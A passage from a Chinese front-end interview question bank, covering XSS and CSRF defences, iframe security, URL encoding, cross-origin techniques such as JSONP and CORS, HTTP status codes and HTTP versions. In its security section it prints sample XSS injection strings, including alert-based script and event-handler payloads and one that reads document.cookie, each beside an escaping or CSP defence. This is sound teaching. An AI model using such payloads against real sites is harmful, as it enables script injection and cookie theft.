举个例子，你登录购物网站A之后点击一个恶意链接B，B请求了网站A的下单接口，结果是你在网站A的帐号真的会生成一个订单。其背后的原理是：网站B通过表单、get请求来伪造网站A的请求，这时候请求会带上网站A的cookies，若登录态是保存在cookies中，则实现了伪造攻击。

**解析：**

XSS

1. XSS的类型
   * 反射型（非持久）：通过URL参数直接注入
   * 存储型（持久）：存储到数据库后读取时注入
   * 基于DOM：被执行的恶意脚本会修改页面脚本结构
2. XSS的注入点
   * HTML的节点内容或属性
   * javascript代码
   * 富文本
3. XSS的防御

3.1 浏览器的防御

防御和“X-XSS-Protection”有关，默认值为1，即默认打开XSS防御，可以防御反射型的XSS，不过作用有限，只能防御注入到HTML的节点内容或属性的XSS，例如URL参数中包含script标签。不建议只依赖此防御手段。

3.2 防御HTML节点内容

存在风险的代码：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | <**template**>      <**p**>{{username}}</**p**>  </**template**>    <**script**>      username = "<**script**>alert('xss')</**script**>"  </**script**> |

编译后的代码：

|  |  |
| --- | --- |
| 1  2  3 | <**p**>      <**script**>alert('xss')</**script**>  </**p**> |

以上例子是采用vue语法，但其实在vue这样的框架中，{{username}}中的内容是经过字符串化的，所以是不会被浏览器执行的，若换其他模板语言例如jade，则可能存在风险。下同。

防御代码：

通过转义<为&lt以及>为&gt来实现防御HTML节点内容。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | <**template**>      <**p**>{{username}}</**p**>  </**template**>  <**script**>      escape = function(str){          return str.replace(/</**g**, '&lt;').replace(/>/g, '&gt;')      }      username = escape("<**script**>alert('xss')</**script**>")  </**script**> |

3.3 防御HTML属性

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | <**template**>      <**img** :src="image" />  </**template**>  <**script**>      image = 'www.a.com/c.png" onload="alert(1)'  </**script**> |

编译后代码：

|  |  |
| --- | --- |
| 1 | <**img** src="www.a.com/c.png" onload="alert(1)" /> |

防御代码：

通过转义"为&quto;、'为'来实现防御，一般不转义空格，但是这要求属性必须带引号！

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | <**template**>      <**img** :src="image" />  </**template**>  <**script**>      escape = function(str){          return str.replace(/"/g, '&quto;').replace(/'/g, '&#39;').replace(/ /g, '&#32;')      }      image = escape('www.a.com/c.png" onload="alert(1)')  </**script**> |

3.4 防御javaScript代码

假设访问页面地址为[www.a.com?id=1](http://www.a.com/?id=1)";alert(1);"

风险代码：

|  |  |
| --- | --- |
| 1 | **var** id = getQuery('id') |

编译后代码：

|  |  |
| --- | --- |
| 1 | **var** id = "1";alert(1);"" |

防御代码：

通过将数据进行JSON序列化

|  |  |
| --- | --- |
| 1  2  3 | escape = **function**(str){  **return** JSON.stringify(str)  } |

3.5 防御富文本

风险代码：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | <**template**>      <**p** v-html="richTxt"></**p**>  </**template**>    <**script**>      richTxt = '<**a** onmouseover=alert(document.cookie)>点击</**a**>'  </**script**> |

上面的这段代码中，当鼠标移动到“点击”上面时，就会触发alert弹窗！这在vue中是会发生的。

防御富文本是比较复杂的工程，因为富文本可以包含HTML和script，这些难以预测与防御，建议是通过白名单的方式来过滤允许的HTML标签和标签的属性来进行防御，大概的实现方式是：

* + 将HTML代码段转成树级结构的数据
  + 遍历树的每一个节点，过滤节点的类型和属性，或进行特殊处理
  + 处理完成后，将树级结构转化成HTML代码

当然，也可以通过开源的第三方库来实现，类似的有js-xss

3.6 CSP 内容安全策略

CSP(content security policy)，是一个额外的安全层，用于检测并削弱某些特定类型的攻击，包括跨站脚本 (XSS) 和数据注入攻击等。

CSP可以通过HTTP头部（Content-Security-Policy）或``元素配置页面的内容安全策略，以控制浏览器可以为该页面获取哪些资源。比如一个可以上传文件和显示图片页面，应该允许图片来自任何地方，但限制表单的action属性只可以赋值为指定的端点。一个经过恰当设计的内容安全策略应该可以有效的保护页面免受跨站脚本攻击。

#### 4.3 url的加密解密

**参考答案**：

JavaScript中有三个可以对字符串编码的函数，分别是： escape,encodeURI,encodeURIComponent，相应3个解码函数：unescape,decodeURI,decodeURIComponent 。

**三种方式的特点：**escape()除了 ASCII 字母、数字和特定的符号外，对传进来的字符串全部进行转义编码，因此如果想对URL编码，最好不要使用此方法。而encodeURI() 用于编码整个URI,因为URI中的合法字符都不会被编码转换。encodeURIComponent方法在编码单个URIComponent（指请求参数）应当是最常用的，它可以讲参数中的中文、特殊字符进行转义，而不会影响整个URL。

**解析**：

**1.escape()函数**

定义和用法  
escape() 函数可对字符串进行编码，这样就可以在所有的计算机上读取该字符串。

语法  
escape(string)

参数 描述  
string 必需。要被转义或编码的字符串。

返回值  
已编码的 string 的副本。其中某些字符被替换成了十六进制的转义序列。

说明  
该方法不会对 ASCII 字母和数字进行编码，也不会对下面这些 ASCII 标点符号进行编码： - \_ . ! ~ \* ' ( ) 。其他所有的字符都会被转义序列替换。

\*\*2.encodeURI()函数

\*\*定义和用法  
encodeURI() 函数可把字符串作为 URI 进行编码。

语法  
encodeURI(URIstring)

参数 描述  
URIstring 必需。一个字符串，含有 URI 或其他要编码的文本。

返回值  
URIstring 的副本，其中的某些字符将被十六进制的转义序列进行替换。

说明  
该方法不会对 ASCII 字母和数字进行编码，也不会对这些 ASCII 标点符号进行编码： - \_ . ! ~ \* ' ( ) 。

该方法的目的是对 URI 进行完整的编码，因此对以下在 URI 中具有特殊含义的 ASCII 标点符号，encodeURI() 函数是不会进行转义的：;/?:@&=+$,#

**3.encodeURIComponent() 函数**

定义和用法  
encodeURIComponent() 函数可把字符串作为 URI 组件进行编码。

语法  
encodeURIComponent(URIstring)

参数 描述  
URIstring 必需。一个字符串，含有 URI 组件或其他要编码的文本。

返回值  
URIstring 的副本，其中的某些字符将被十六进制的转义序列进行替换。

说明  
该方法不会对 ASCII 字母和数字进行编码，也不会对这些 ASCII 标点符号进行编码： - \_ . ! ~ \* ' ( ) 。

其他字符（比如 ：;/?:@&=+$,# 这些用于分隔 URI 组件的标点符号），都是由一个或多个十六进制的转义序列替换的。

提示和注释  
提示：请注意 encodeURIComponent() 函数 与 encodeURI() 函数的区别之处，前者假定它的参数是 URI 的一部分（比如协议、主机名、路径或查询字符串）。因此 encodeURIComponent() 函数将转义用于分隔 URI 各个部分的标点符号。

#### 4.4 前端安全问题

**参考答案**：

**1. XSS：跨站脚本攻击**

就是攻击者想尽一切办法将可以执行的代码注入到网页中。

存储型（server端）：

* 场景：见于带有用户保存数据的网站功能，如论坛发帖、商品评论、用户私信等。
* 攻击步骤：
  + i）攻击者将恶意代码提交到目标网站的数据库中
  + ii）用户打开目标网站时，服务端将恶意代码从数据库中取出来，拼接在HTML中返回给浏览器
  + iii）用户浏览器在收到响应后解析执行，混在其中的恶意代码也同时被执行
  + iv）恶意代码窃取用户数据，并发送到指定攻击者的网站，或者冒充用户行为，调用目标网站的接口，执行恶意操作

反射型（Server端）

与存储型的区别在于，存储型的恶意代码存储在数据库中，反射型的恶意代码在URL上

* 场景：通过 URL 传递参数的功能，如网站搜索、跳转等。
* 攻击步骤：
  + i）攻击者构造出特殊的 URL，其中包含恶意代码。
  + ii）用户打开带有恶意代码的 URL 时，网站服务端将恶意代码从 URL 中取出，拼接在 HTML 中返回给浏览器。
  + iii）用户浏览器接收到响应后解析执行，混在其中的恶意代码也被执行。
  + iv）恶意代码窃取用户数据并发送到攻击者的网站，或者冒充用户的行为，调用目标网站接口执行攻击者指定的操作。

Dom 型(浏览器端）

DOM 型 XSS 攻击中，取出和执行恶意代码由浏览器端完成，属于前端 JavaScript 自身的安全漏洞，而其他两种 XSS 都属于服务端的安全漏洞。

* 场景：通过 URL 传递参数的功能，如网站搜索、跳转等。
* 攻击步骤：
  + i）攻击者构造出特殊的 URL，其中包含恶意代码。
  + ii）用户打开带有恶意代码的 URL。
  + iii）用户浏览器接收到响应后解析执行，前端 JavaScript 取出 URL 中的恶意代码并执行。
  + iv）恶意代码窃取用户数据并发送到攻击者的网站，或者冒充用户的行为，调用目标网站接口执行攻击者指定的操作。

预防方案：（防止攻击者提交恶意代码，防止浏览器执行恶意代码）

* i）对数据进行严格的输出编码：如HTML元素的编码，JS编码，CSS编码，URL编码等等
  + 避免拼接 HTML；Vue/React 技术栈，避免使用 v-html / dangerouslySetInnerHTML
* ii）CSP HTTP Header，即 Content-Security-Policy、X-XSS-Protection
  + 增加攻击难度，配置CSP(本质是建立白名单，由浏览器进行拦截)
  + Content-Security-Policy: default-src 'self'-所有内容均来自站点的同一个源（不包括其子域名）
  + Content-Security-Policy: default-src 'self' \*.trusted.com-允许内容来自信任的域名及其子域名 (域名不必须与CSP设置所在的域名相同)
  + Content-Security-Policy: default-src [https://yideng.com-](https://yideng.com-/)该服务器仅允许通过HTTPS方式并仅从yideng.com域名来访问文档
* iii）输入验证：比如一些常见的数字、URL、电话号码、邮箱地址等等做校验判断
* iv）开启浏览器XSS防御：Http Only cookie，禁止 JavaScript 读取某些敏感 Cookie，攻击者完成 XSS 注入后也无法窃取此 Cookie。
* v）验证码

**2. CSRF：跨站请求伪造**

攻击者诱导受害者进入第三方网站，在第三方网站中，向被攻击网站发送跨站请求。利用受害者在被攻击网站已经获取的注册凭证，绕过后台的用户验证，达到冒充用户对被攻击的网站执行某项操作的目的。

攻击流程举例

* i）受害者登录 a.com，并保留了登录凭证（Cookie）
* ii）攻击者引诱受害者访问了b.com
* iii）b.com 向 a.com 发送了一个请求：a.com/act=xx浏览器会默认携带a.com的Cookie
* iv）a.com接收到请求后，对请求进行验证，并确认是受害者的凭证，误以为是受害者自己发送的请求
* v）a.com以受害者的名义执行了act=xx
* vi）攻击完成，攻击者在受害者不知情的情况下，冒充受害者，让a.com执行了自己定义的操作

攻击类型

* i）GET型：如在页面的某个 img 中发起一个 get 请求
* ii）POST型：通过自动提交表单到恶意网站
* iii）链接型：需要诱导用户点击链接

预防方案：

CSRF通常从第三方网站发起，被攻击的网站无法防止攻击发生，只能通过增强自己网站针对CSRF的防护能力来提升安全性。）

* i）同源检测：通过Header中的Origin Header 、Referer Header 确定，但不同浏览器可能会有不一样的实现，不能完全保证
* ii）CSRF Token 校验：将CSRF Token输出到页面中（通常保存在Session中），页面提交的请求携带这个Token，服务器验证Token是否  
  正确
* iii）双重cookie验证：
  + 流程：
    - 步骤1：在用户访问网站页面时，向请求域名注入一个Cookie，内容为随机字符串（例如csrfcookie=v8g9e4ksfhw）
    - 步骤2：在前端向后端发起请求时，取出Cookie，并添加到URL的参数中（接上例POST [https://www.a.com/comment?csrfcookie=v8g9e4ksfhw）](https://www.a.com/comment?csrfcookie=v8g9e4ksfhw%EF%BC%89)
    - 步骤3：后端接口验证Cookie中的字段与URL参数中的字段是否一致，不一致则拒绝。
  + 优点：
    - 无需使用Session，适用面更广，易于实施。
    - Token储存于客户端中，不会给服务器带来压力。
    - 相对于Token，实施成本更低，可以在前后端统一拦截校验，而不需要一个个接口和页面添加。
  + 缺点：  
    -Cookie中增加了额外的字段。  
    -如果有其他漏洞（例如XSS），攻击者可以注入Cookie，那么该防御方式失效。  
    -难以做到子域名的隔离。  
    -为了确保Cookie传输安全，采用这种防御方式的最好确保用整站HTTPS的方式，如果还没切HTTPS的使用这种方式也会有风险。
* iv）Samesite Cookie属性：Google起草了一份草案来改进HTTP协议，那就是为Set-Cookie响应头新增Samesite属性，它用来标明这个 Cookie是个“同站 Cookie”，同站Cookie只能作为第一方Cookie，不能作为第三方Cookie，Samesite 有两个属性值，Strict 为任何情况下都不可以作为第三方 Cookie ，Lax 为可以作为第三方 Cookie , 但必须是Get请求

**3. iframe 安全**

说明：

* i）嵌入第三方 iframe 会有很多不可控的问题，同时当第三方 iframe 出现问题或是被劫持之后，也会诱发安全性问题
* ii）点击劫持
  + 攻击者将目标网站通过 iframe 嵌套的方式嵌入自己的网页中，并将 iframe 设置为透明，诱导用户点击。
* iii）禁止自己的 iframe 中的链接外部网站的JS

预防方案：

* i）为 iframe 设置 sandbox 属性，通过它可以对iframe的行为进行各种限制，充分实现“最小权限“原则
* ii）服务端设置 X-Frame-Options Header头，拒绝页面被嵌套，X-Frame-Options 是HTTP 响应头中用来告诉浏览器一个页面是否可以嵌入

## 5.网络传输

#### 5.1 跨域是什么？如何解决跨域？

**参考答案**：

1.什么是同源策略及其限制内容？

同源策略是一种约定，它是浏览器最核心也最基本的安全功能，如果缺少了同源策略，浏览器很容易受到XSS、CSRF等攻击。所谓同源是指"协议+域名+端口"三者相同，即便两个不同的域名指向同一个ip地址，也非同源。



**同源策略限制内容有：**

* Cookie、LocalStorage、IndexedDB 等存储性内容
* DOM 节点
* AJAX 请求发送后，结果被浏览器拦截了

但是有三个标签是允许跨域加载资源：

* <img src='xxx'>
* <link href='xxx'>
* <script src='xxx'>

跨域并不是请求发不出去，请求能发出去，服务端能收到请求并正常返回结果，只是结果被浏览器拦截了。

1. 跨域解决方案

解决方案有jsonp、cors、postMessage、websocket、Node中间件代理(两次跨域)、nginx反向代理、window.name + iframe、location.hash + iframe、document.domain + iframe，CORS支持所有类型的HTTP请求，是跨域HTTP请求的根本解决方案，JSONP只支持GET请求，JSONP的优势在于支持老式浏览器，以及可以向不支持CORS的网站请求数据。不管是Node中间件代理还是nginx反向代理，主要是通过同源策略对服务器不加限制。日常工作中，用得比较多的跨域方案是cors和nginx反向代理

**解析**：

1.jsonp

1) JSONP原理

利用<script>标签没有跨域限制的漏洞，网页可以得到从其他来源动态产生的 JSON 数据。JSONP请求一定 需要对方的服务器做支持才可以。

2) JSONP优缺点

JSONP优点是简单兼容性好，可用于解决主流浏览器的跨域数据访问的问题。缺点是仅支持get方法具有局限性, 不安全可能会遭受XSS攻击。

3) JSONP的实现流程

声明一个回调函数，其函数名(如show)当做参数值，要传递给跨域请求数据的服务器，函数形参为要获取目 标数据(服务器返回的data)。

创建一个``标签，把那个跨域的API数据接口地址，赋值给script的src,还要在这个地址中向服务器传递该函数 名（可以通过问号传参:?callback=show）。

服务器接收到请求后，需要进行特殊的处理：把传递进来的函数名和它需要给你的数据拼接成一个字符串,例 如：传递进去的函数名是show，它准备好的数据是show('我不爱你')。

最后服务器把准备的数据通过HTTP协议返回给客户端，客户端再调用执行之前声明的回调函数（show），对 返回的数据进行操作。

1. cors

CORS 需要浏览器和后端同时支持。IE 8 和 9 需要通过 XDomainRequest 来实现。

浏览器会自动进行 CORS 通信，实现 CORS 通信的关键是后端。只要后端实现了 CORS，就实现了跨域。

服务端设置 Access-Control-Allow-Origin 就可以开启 CORS。 该属性表示哪些域名可以访问资源，如果设置通配符则表示所有网站都可以访问资源。

1. postMessage

postMessage是HTML5 XMLHttpRequest Level 2中的API，且是为数不多可以跨域操作的window属性之一，它可用于解决以下方面的问题：

* + 页面和其打开的新窗口的数据传递
  + 多窗口之间消息传递
  + 页面与嵌套的iframe消息传递
  + 上面三个场景的跨域数据传递

**postMessage()方法允许来自不同源的脚本采用异步方式进行有限的通信，可以实现跨文本档、多窗口、跨域消息传递**。

1. websocket

Websocket是HTML5的一个持久化的协议，它实现了浏览器与服务器的全双工通信，同时也是跨域的一种解决方案。WebSocket和HTTP都是应用层协议，都基于 TCP 协议。但是 **WebSocket 是一种双向通信协议，在建立连接之后，WebSocket 的 server 与 client 都能主动向对方发送或接收数据**。同时，WebSocket 在建立连接时需要借助 HTTP 协议，连接建立好了之后 client 与 server 之间的双向通信就与 HTTP 无关了。

原生WebSocket API使用起来不太方便，我们使用Socket.io，它很好地封装了webSocket接口，提供了更简单、灵活的接口，也对不支持webSocket的浏览器提供了向下兼容

1. Node中间件代理(两次跨域)

实现原理：**同源策略是浏览器需要遵循的标准，而如果是服务器向服务器请求就无需遵循同源策略。** 代理服务器，需要做以下几个步骤：

* + 接受客户端请求 。
  + 将请求 转发给服务器。
  + 拿到服务器 响应 数据。
  + 将 响应 转发给客户端。

1. nginx反向代理

实现原理类似于Node中间件代理，需要你搭建一个中转nginx服务器，用于转发请求。

使用nginx反向代理实现跨域，是最简单的跨域方式。只需要修改nginx的配置即可解决跨域问题，支持所有浏览器，支持session，不需要修改任何代码，并且不会影响服务器性能。

实现思路：通过nginx配置一个代理服务器（域名与domain1相同，端口不同）做跳板机，反向代理访问domain2接口，并且可以顺便修改cookie中domain信息，方便当前域cookie写入，实现跨域登录。

1. window.name + iframe

window.name属性的独特之处：name值在不同的页面（甚至不同域名）加载后依旧存在，并且可以支持非常长的 name 值（2MB）。

总结：通过iframe的src属性由外域转向本地域，跨域数据即由iframe的window.name从外域传递到本地域。这个就巧妙地绕过了浏览器的跨域访问限制，但同时它又是安全操作。

1. location.hash + iframe

实现原理： a.html欲与c.html跨域相互通信，通过中间页b.html来实现。 三个页面，不同域之间利用iframe的location.hash传值，相同域之间直接js访问来通信。

具体实现步骤：一开始a.html给c.html传一个hash值，然后c.html收到hash值后，再把hash值传递给b.html，最后b.html将结果放到a.html的hash值中。 同样的，a.html和b.html是同域的，都是http://localhost:3000;而c.html是http://localhost:4000

1. document.domain + iframe

**该方式只能用于二级域名相同的情况下，比如a.test.com和b.test.com适用于该方式**。 只需要给页面添加document.domain ='test.com'表示二级域名都相同就可以实现跨域。

实现原理：两个页面都通过js强制设置document.domain为基础主域，就实现了同域。

#### 5.2 jsonp原理

**参考答案**：

利用<script>标签没有跨域限制的漏洞，网页可以得到从其他来源动态产生的 JSON 数据。JSONP请求一定 需要对方的服务器做支持才可以。

**解析**：

1. JSONP和AJAX对比

JSONP和AJAX相同，都是客户端向服务器端发送请求，从服务器端获取数据的方式。但AJAX属于同源策略，JSONP属于非同源策略（跨域请求）

1. JSONP优缺点

JSONP优点是简单兼容性好，可用于解决主流浏览器的跨域数据访问的问题。**缺点是仅支持get方法具有局限性,不安全可能会遭受XSS攻击。**

1. JSONP的实现流程

* 声明一个回调函数，其函数名(如show)当做参数值，要传递给跨域请求数据的服务器，函数形参为要获取目标数据(服务器返回的data)。
* 创建一个``标签，把那个跨域的API数据接口地址，赋值给script的src,还要在这个地址中向服务器传递该函数名（可以通过问号传参:?callback=show）。
* 服务器接收到请求后，需要进行特殊的处理：把传递进来的函数名和它需要给你的数据拼接成一个字符串,例如：传递进去的函数名是show，它准备好的数据是show('我不爱你')。
* 最后服务器把准备的数据通过HTTP协议返回给客户端，客户端再调用执行之前声明的回调函数（show），对返回的数据进行操作。

在开发中可能会遇到多个 JSONP 请求的回调函数名是相同的，这时候就需要自己封装一个 JSONP函数。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25 | // index.html  **function** jsonp({ url, params, callback }) {  **return** **new** Promise((resolve, reject) => {      let script = document.createElement('script')      window[callback] = **function**(data) {        resolve(data)        document.body.removeChild(script)      }      params = { ...params, callback } // wd=b&callback=show      let arrs = []  **for** (let key **in** params) {        arrs.push(`${key}=${params[key]}`)      }      script.src = `${url}?${arrs.join('&')}`      document.body.appendChild(script)    })  }  jsonp({    url: '<http://localhost:3000/say>',    params: { wd: 'Iloveyou' },    callback: 'show'  }).then(data => {    console.log(data)  })  复制代码 |

上面这段代码相当于向http://localhost:3000/say?wd=Iloveyou&callback=show这个地址请求数据，然后后台返回show('我不爱你')，最后会运行show()这个函数，打印出'我不爱你'

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | // server.js  let express = require('express')  let app = express()  app.get('/say', **function**(req, res) {    let { wd, callback } = req.query    console.log(wd) // Iloveyou    console.log(callback) // show    res.end(`${callback}('我不爱你')`)  })  app.listen(3000)  复制代码 |

1. jQuery的jsonp形式

**JSONP都是GET和异步请求的，不存在其他的请求方式和同步请求，且jQuery默认就会给JSONP的请求清除缓存。**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | $.ajax({  url:"<http://crossdomain.com/jsonServerResponse>",  dataType:"jsonp",  type:"get",//可以省略  jsonpCallback:"show",//->自定义传递给服务器的函数名，而不是使用jQuery自动生成的，可省略  jsonp:"callback",//->把传递函数名的那个形参callback，可省略  success:**function** (data){  console.log(data);}  }); |

#### 5.3 解决跨域问题，websocket的原理

**参考答案**：

Websocket是HTML5的一个持久化的协议，它实现了浏览器与服务器的全双工通信，同时也是跨域的一种解决方案。WebSocket和HTTP都是应用层协议，都基于 TCP 协议。但是 **WebSocket 是一种双向通信协议，在建立连接之后，WebSocket 的 server 与 client 都能主动向对方发送或接收数据**。同时，WebSocket 在建立连接时需要借助 HTTP 协议，连接建立好了之后 client 与 server 之间的双向通信就与 HTTP 无关了。

原生WebSocket API使用起来不太方便，我们使用Socket.io，它很好地封装了webSocket接口，提供了更简单、灵活的接口，也对不支持webSocket的浏览器提供了向下兼容。

我们先来看个例子：本地文件socket.html向localhost:3000发生数据和接受数据

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | // socket.html  <**script**>      let socket = new WebSocket('[ws://localhost:3000](ws://localhost:3000/)');      socket.onopen = function () {        socket.send('我爱你');//向服务器发送数据      }      socket.onmessage = function (e) {        console.log(e.data);//接收服务器返回的数据      }  </**script**> |
| 1  2  3  4  5  6  7  8  9  10  11 | // server.js  let express = require('express');  let app = express();  let WebSocket = require('ws');//记得安装ws  let wss = **new** WebSocket.Server({port:3000});  wss.on('connection',**function**(ws) {    ws.on('message', **function** (data) {      console.log(data);      ws.send('我不爱你')    });  }) |

#### 5.4 有什么方法可以保持前后端实时通信

**参考答案**：

实现保持前后端实时通信的方式有以下几种

* WebSocket： IE10以上才支持，Chrome16, FireFox11,Safari7以及Opera12以上完全支持，移动端形势大
* event-source: IE完全不支持（注意是任何版本都不支持），Edge76，Chrome6,Firefox6,Safari5和Opera以上支持， 移动端形势大好
* AJAX轮询： 用于兼容低版本的浏览器
* 永久帧（ forever iframe）可用于兼容低版本的浏览器
* flash socket 可用于兼容低版本的浏览器

**这几种方式的优缺点**

**1.WebSocket**

* 优点：WebSocket 是 HTML5 开始提供的一种在单个 TCP 连接上进行全双工通讯的协议，可从HTTP升级而来，浏览器和服务器只需要一次握手，就可以进行持续的，双向的数据传输，因此能显著节约资源和带宽
* 缺点：1. 兼容性问题:不支持较低版本的IE浏览器（IE9及以下）2.不支持断线重连，需要手写心跳连接的逻辑 3.通信机制相对复杂

**2. server-sent-event（event-source）**

* 优点：（1）只需一次请求，便可以stream的方式多次传送数据，节约资源和带宽 （2）相对WebSocket来说简单易用 （3）内置断线重连功能(retry)
* 缺点： （1）是单向的，只支持服务端->客户端的数据传送，客户端到服务端的通信仍然依靠AJAX，没有”一家人整整齐齐“的感觉（2）兼容性令人担忧，IE浏览器完全不支持

**3. AJAX轮询**

* 优点：兼容性良好，对标低版本IE
* 缺点：请求中有大半是无用的请求，浪费资源

**4.Flash Socket**

* 缺点：（1）浏览器开启时flash需要用户确认，（2）加载时间长，用户体验较差 （3）大多数移动端浏览器不支持flash，为重灾区
* 优点： 兼容低版本浏览器

**5. 永久帧（ forever iframe）**

* 缺点： iframe会产生进度条一直存在的问题，用户体验差
* 优点：兼容低版本IE浏览器

**综上，综合兼容性和用户体验的问题，我在项目中选用了WebSocket ->server-sent-event -> AJAX轮询这三种方式做从上到下的兼容**

#### 5.5 常见http status

**参考答案：**

**1XX系列**：指定客户端应相应的某些动作，代表请求已被接受，需要继续处理。由于 HTTP/1.0 协议中没有定义任何 1xx 状态码，所以除非在某些试验条件下，服务器禁止向此类客户端发送 1xx 响应。

**2XX系列**：代表请求已成功被服务器接收、理解、并接受。这系列中最常见的有200、201状态码。

**3XX系列**：代表需要客户端采取进一步的操作才能完成请求，这些状态码用来重定向，后续的请求地址（重定向目标）在本次响应的 Location 域中指明。这系列中最常见的有301、302状态码。

**4XX系列**：表示请求错误。代表了客户端看起来可能发生了错误，妨碍了服务器的处理。常见有：401、404状态码。

**5xx系列**：代表了服务器在处理请求的过程中有错误或者异常状态发生，也有可能是服务器意识到以当前的软硬件资源无法完成对请求的处理。常见有500、503状态码。

**2开头 （请求成功）表示成功处理了请求的状态代码。**

* 200 （成功） 服务器已成功处理了请求。 通常，这表示服务器提供了请求的网页。
* 201 （已创建） 请求成功并且服务器创建了新的资源。
* 202 （已接受） 服务器已接受请求，但尚未处理。
* 203 （非授权信息） 服务器已成功处理了请求，但返回的信息可能来自另一来源。
* 204 （无内容） 服务器成功处理了请求，但没有返回任何内容。
* 205 （重置内容） 服务器成功处理了请求，但没有返回任何内容。
* 206 （部分内容） 服务器成功处理了部分 GET 请求。

**3开头 （请求被重定向）表示要完成请求，需要进一步操作。 通常，这些状态代码用来重定向。**

* 300 （多种选择） 针对请求，服务器可执行多种操作。 服务器可根据请求者 (user agent) 选择一项操作，或提供操作列表供请求者选择。
* 301 （永久移动） 请求的网页已永久移动到新位置。 服务器返回此响应（对 GET 或 HEAD 请求的响应）时，会自动将请求者转到新位置。
* 302 （临时移动） 服务器目前从不同位置的网页响应请求，但请求者应继续使用原有位置来进行以后的请求。
* 303 （查看其他位置） 请求者应当对不同的位置使用单独的 GET 请求来检索响应时，服务器返回此代码。
* 304 （未修改） 自从上次请求后，请求的网页未修改过。 服务器返回此响应时，不会返回网页内容。
* 305 （使用代理） 请求者只能使用代理访问请求的网页。 如果服务器返回此响应，还表示请求者应使用代理。
* 307 （临时重定向） 服务器目前从不同位置的网页响应请求，但请求者应继续使用原有位置来进行以后的请求。

**4开头 （请求错误）这些状态代码表示请求可能出错，妨碍了服务器的处理。**

* 400 （错误请求） 服务器不理解请求的语法。
* 401 （未授权） 请求要求身份验证。 对于需要登录的网页，服务器可能返回此响应。
* 403 （禁止） 服务器拒绝请求。
* 404 （未找到） 服务器找不到请求的网页。
* 405 （方法禁用） 禁用请求中指定的方法。
* 406 （不接受） 无法使用请求的内容特性响应请求的网页。
* 407 （需要代理授权） 此状态代码与 401（未授权）类似，但指定请求者应当授权使用代理。
* 408 （请求超时） 服务器等候请求时发生超时。
* 409 （冲突） 服务器在完成请求时发生冲突。 服务器必须在响应中包含有关冲突的信息。
* 410 （已删除） 如果请求的资源已永久删除，服务器就会返回此响应。
* 411 （需要有效长度） 服务器不接受不含有效内容长度标头字段的请求。
* 412 （未满足前提条件） 服务器未满足请求者在请求中设置的其中一个前提条件。
* 413 （请求实体过大） 服务器无法处理请求，因为请求实体过大，超出服务器的处理能力。
* 414 （请求的 URI 过长） 请求的 URI（通常为网址）过长，服务器无法处理。
* 415 （不支持的媒体类型） 请求的格式不受请求页面的支持。
* 416 （请求范围不符合要求） 如果页面无法提供请求的范围，则服务器会返回此状态代码。
* 417 （未满足期望值） 服务器未满足"期望"请求标头字段的要求。

**5开头（服务器错误）这些状态代码表示服务器在尝试处理请求时发生内部错误。 这些错误可能是服务器本身的错误，而不是请求出错。**

* 500 （服务器内部错误） 服务器遇到错误，无法完成请求。
* 501 （尚未实施） 服务器不具备完成请求的功能。 例如，服务器无法识别请求方法时可能会返回此代码。
* 502 （错误网关） 服务器作为网关或代理，从上游服务器收到无效响应。
* 503 （服务不可用） 服务器目前无法使用（由于超载或停机维护）。 通常，这只是暂时状态。
* 504 （网关超时） 服务器作为网关或代理，但是没有及时从上游服务器收到请求。
* 505 （HTTP 版本不受支持） 服务器不支持请求中所用的 HTTP 协议版本。

#### 5.6 http和https

**参考答案**：

**1. HTTP和HTTPS的基本概念**

HTTP：是互联网上应用最为广泛的一种网络协议，是一个客户端和服务器端请求和应答的标准（TCP），用于从WWW服务器传输超文本到本地浏览器的传输协议，它可以使浏览器更加高效，使网络传输减少。

HTTPS：是以安全为目标的HTTP通道，简单讲是HTTP的安全版，即HTTP下加入SSL层，HTTPS的安全基础是SSL，因此加密的详细内容就需要SSL。

HTTPS协议的主要作用可以分为两种：一种是建立一个信息安全通道，来保证数据传输的安全；另一种就是确认网站的真实性。

**2.HTTP与HTTPS有什么区别？**

HTTP协议传输的数据都是未加密的，也就是明文的，因此使用HTTP协议传输隐私信息非常不安全，为了保证 这些隐私数据能加密传输，于是网景公司设计了SSL（Secure Sockets Layer）协议用于对HTTP协议传输的数据进行加密，从而就诞生了HTTPS。简单来说，HTTPS协议是由SSL+HTTP协议构建的可进行加密传输、身份认证的网络协议，要比http协议安全。

HTTPS和HTTP的区别主要如下：

1、https协议需要到ca申请证书，一般免费证书较少，因而需要一定费用。

2、http是超文本传输协议，信息是明文传输，https则是具有安全性的ssl加密传输协议。

3、http和https使用的是完全不同的连接方式，用的端口也不一样，前者是80，后者是443。

4、http的连接很简单，是无状态的；HTTPS协议是由SSL+HTTP协议构建的可进行加密传输、身份认证的网络协议，比http协议安全。

#### 5.7 http1.x 和http2.x区别

**参考答案**：

http1.x 和http2.x主要有以下4个区别：

1. HTTP2使用的是二进制传送，HTTP1.X是文本（字符串）传送。

二进制传送的单位是帧和流。帧组成了流，同时流还有流ID标示

1. HTTP2支持多路复用

因为有流ID，所以通过同一个http请求实现多个http请求传输变成了可能，可以通过流ID来标示究竟是哪个流从而定位到是哪个http请求

1. HTTP2头部压缩

HTTP2通过gzip和compress压缩头部然后再发送，同时客户端和服务器端同时维护一张头信息表，所有字段都记录在这张表中，这样后面每次传输只需要传输表里面的索引Id就行，通过索引ID查询表头的值

1. HTTP2支持服务器推送

HTTP2支持在未经客户端许可的情况下，主动向客户端推送内容

#### 5.8 http请求方式

**参考答案**：

http请求方式有以下8种，其中get和post是最常用的：

1、OPTIONS

返回服务器针对特定资源所支持的HTTP请求方法，也可以利用向web服务器发送‘\*’的请求来测试服务器的功能性

2、HEAD

向服务器索与GET请求相一致的响应，只不过响应体将不会被返回。这一方法可以再不必传输整个响应内容的情况下，就可以获取包含在响应小消息头中的元信息。

3、GET

向特定的资源发出请求。注意：GET方法不应当被用于产生“副作用”的操作中，例如在Web Application中，其中一个原因是GET可能会被网络蜘蛛等随意访问。Loadrunner中对应get请求函数：web\_link和web\_url

